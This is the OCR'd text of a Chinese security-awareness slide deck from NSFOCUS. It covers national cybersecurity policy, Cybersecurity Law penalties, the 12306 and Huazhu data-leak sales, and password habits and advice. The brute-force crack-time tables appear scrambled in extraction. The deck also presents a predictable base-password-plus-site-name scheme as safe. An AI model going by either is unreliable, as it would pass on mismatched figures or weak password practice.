《了解安全形势动态，提高安全防范意识》

——解读与应对

绿盟科技 技术经理 邓明聪

NSFOCUS绿盟科技

目录
CONTENTS

01

安全形势与热点

总书记关于“网络安全”的重要论述

NSFOCUS绿盟科技

2014 中央网络安全和信息化领导小组第一次会议

“没有网络安全就没有国家安全，没有信息化就没有现代化。建设网络强国，要有自己的技术，有过硬的技术

2015 总书记在第二届世界互联网大会开幕式上的讲话

安全是发展的保障，发展是安全的目的。网络安全是全球性的挑战，没有哪个国家能够置身事外、独善其身，维护网络安全是国际社会的共同责任。

2016 总书记4.19网信座谈会讲话

“要树立正确的网络安全观，加快构建关键信息基础设施安全保障体系，全天候全方位感知网络安全态势，增强网络安全防御能力和威慑能力。”

2017 总书记在十九届中央政治局第二次集体学习时的讲话

要切实保障国家数据安全，要加强关键信息基础设施安全防护，强化国家关键数据资源保护能力，增强数据安全预警和溯源能力。

2018 全国网络安全和信息化工作会议

“没有网络安全就没有国家安全，就没有经济社会稳定运行，广大人民群众利益也难以得到保障。要树立正确的网络安全观，加强信息基础设施网络安全防护，加强网络安全信息统筹机制、手段、平台建设，加强网络安全事件应急指挥能力建设，积极发展网络安全产业，做到关口前移，防患于未然。”

2019 国家网络安全宣传周

举办网络安全宣传周、提升全民网络安全意识和技能，是国家网络安全工作的重要内容。国家网络安全工作要坚持**网络安全为人民、网络安全靠人民**，保障个人信息安全，维护公民在网络空间的合法权益。

网络安全已上升至国家层面《网络安全法》

NSFOCUS绿盟科技

没有网络安全就没有国家安全

网络安全法—我国网络安全工作的顶层设计

NSFOCUS绿盟科技

- 第二十一条“国家实行**网络安全等级保护制度**”。
- 第三十一条“国家对公共通信和信息服务、能源、通信、水利、金融、公共服务、电子政务等重要行业和领域，以及其他一旦遭到破坏、丧失功能或者数据泄露，可能严重危害国家安全、国计民生、、分析和通报工作，按照规定统一发布网络安全监测预警信息”。公共利益的**关键信息基础设施，在网络安全等级保护制度的基础上，实行重点保护**”。关键信息基础设施的具体范围和安全保护办法由国务院制定。
- 第三十五条 关键信息基础设施的运营者采购网络产品和服务，可能影响国家安全的，**应当通过国家网信部门会同国务院有关部门组织的国家安全审查**
- 第五十一条“国家**建立网络安全监测预警和信息通报制度**。国家网信部门应当统筹协调有关部门加强网络安全信息收集
- 第五十九条 网络运营者不履行本法第二十一条、第二十五条规定的网络安全保护义务的，由有关主管部门责令改正，给予警告；拒不改正或者导致危害网络安全等后果的，处一万元以上十万元以下罚款，对直接负责的主管人员处五千元以上五万元以下罚款。
关键信息基础设施的运营者不履行本法第三十三条、第三十四条、第三十六条、第三十八条规定的网络安全保护义务的，由有关主管部门责令改正，给予警告；拒不改正或者导致危害网络安全等后果的，处十万元以上一百万元以下罚款，对直接负责的主管人员处一万元以上十万元以下罚款。

国家实行网络安全等级保护制度

中华人民共和国
网络安全法

2017年6月正式实施

网络安全法 ---法律追责与处罚

NSFOCUS绿盟科技

序号	违规行为	单位	负责人
1	**未实施等保，未设定安全应急预案**	1-10万	0.5-5万
2	未执行三同步，为履行安全义务，未每年开展至少1次安全评估	10-100万	1-10万
3	**违法收集、使用、篡改、出售公民信息，未妥善保护公民信息**	50万以下 严重吊销执照	1-10万
4	采购安全产品导致安全风险	采购金额 1-10倍	1-10万
5	数据存储国外或向国外提供数据	5-50万 严重吊销执照	1-10万

信息泄露500条以上可入刑

NSFOCUS绿盟科技

中华人民共和国最高人民法院
The Supreme People's Court of The People's Republic of China

中华人民共和国最高人民检察院
The Supreme People's Procuratorate of the People's Republic of China

- 《最高人民法院、最高人民检察院关于办理非法利用信息网络、帮助信息网络犯罪活动等事案件适用法律若干问题的解释》法释〔2019〕15号（2019年6月3日最高人民法院审判委员会第1771次会议、2019年9月4日最高人民检察院第十三届检察委员会第二十三次会议通过，**自2019年11月1日起施行**）
- 刑法规定，**网络服务提供者不履行法律、行政法规规定的信息网络安全管理义务**，经监管部门责令采取改正措施而拒不改正，**致使用户信息泄露，造成严重后果的，处三年以下有期徒刑、拘役或者管制，并处或者单处罚金。**
- "两高"司法解释对此明确，拒不履行信息网络安全管理义务，致使用户信息泄露，具有"**致使泄露行踪轨迹信息、通信内容、征信信息、财产信息五百条以上的**""致使泄露住宿信息、通信记录、健康生理信息、交易信息等其他可能影响人身、财产安全的用户信息五千条以上的"等8种情形，应当认定为刑法规定的"造成严重后果"。

02

个人安全意识提高

当今热点事件

NSFOCUS绿盟科技


- 关键字：

  账号口令　信息泄露　终端安全　邮件安全　社会工程学　手机安全

12306 60万账户信息泄露

NSFOCUS绿盟科技

2018年12月28日，据国内互联网安全新媒体Freebuf爆料，铁路购票平台12306疑似发生数据泄露，一份包括60万账户信息、410万联系人数据的文件正在销售中。



× 12306-泄露约60W账号+其410W... ···

功能	发布新交易 | 发出抱怨 | 业务委托 | 付费广告 | | 买卖比特币 |
提示	站外联系隐患: 安全风险 | 信息圈 | CVV组 | 新账户的门槛设置 |

网站首页 -- 数据-情报 -- 12306-泄露约60W账号+其410

主题帖交易信息一览

交易编号:	18802	商品单价:	0.00523 [BTC]	交易发布时间:	12-28 11:57	加入收藏


账号密码的安全风险

NSFOCUS绿盟科技

被他人猜测破解	被密码工具破解	社会工程学获取
• 简单密码 • 个人信息密码 • 账号密码相同	• 字典攻击 • 暴力破解 • 混合攻击	• 欺骗 • 引诱 • 盗用

社工库

NSFOCUS绿盟科技



密码习惯-弱口令

纯数字密码 纯字母密码
字母和数字 含特殊符号

·也是常用密码？？？

1qaz2wsx
1q2w3e
qwerasdf

密码习惯

NSFOCUS绿盟科技

50% 的人如不被强制要求，在一年内不会主动修改密码

8% 的人使用系统默认的密码


33% 的人会将口令写下来，然后放在抽屉里或夹到文件中


79% 的人，在被提问时，会无意间泄漏足以被用来窃取其身份的信息

15% 的人选择用手机等电子设备记录密码、银行账号等信息

96% 的人，会为不同的账号设置相同的密码

暴力破解密码时间


密码长度为6位
时间
22h
0
30s
33m
1.5h
密码构成方式
数字
大写或小写字母
大小写字母
数字+大小写字母
数字+大小写字母+标点


密码长度为8位
时间
23y
10s
348m
62d
253d
密码构成方式
数字
大写或小写字母
大小写字母
数字+大小写字母
数字+大小写字母+标点

办公终端安全措施-口令安全

NSFOCUS绿盟科技

设置安全的口令

◆密码长度在8位以上

◆避免使用个人信息，如姓名、工号、生日、电话等

◆密码包含大小写字母及特殊字符

◆定期更换密码

例如：FLZX3000cY4yhl9day

(飞流直下三千尺，疑似银河落九天)

再安全的密码泄露了都是不安全的

！！使用安全的方式保存密码

！！不要将密码写在便签上贴在电脑旁

设置独立的口令

在每个网站上注册时使用不同的口令。

例如使用Nanchang@)!^为初始口令，

在不同网站上注册时在**中间**或者**首末**加上网站信息，避免**一处失密，处处失密。**

淘宝：Tfujian@)!^B

京东：Jfujian@)!^D

12306：1230fujian@)!^6

当今热点事件

NSFOCUS绿盟科技

- 关键字：

账号口令　**信息泄露**　终端安全　邮件安全　社会工程学　手机安全

听说过“读心术”吗?

NSFOCUS绿盟科技

什么是信息

NSFOCUS绿盟科技

工作单位

家庭住址

网站浏览痕迹

个人信息泄露?

网购记录

姓名

身份证号

通话记录

地理位置


学历

IP地址

华住集团5亿条数据泄露！

NSFOCUS绿盟科技

- 2018年8月28日，网上流传出一张疑似黑客出售华住酒店集团用户数据的截图，其中包含用户姓名、身份证号、家庭住址、开房记录等众多信息，被泄露的信息涉及1.3亿条身份信息、2.4亿条开房记录等，大约在5亿条左右，兜售价格为8比特币。

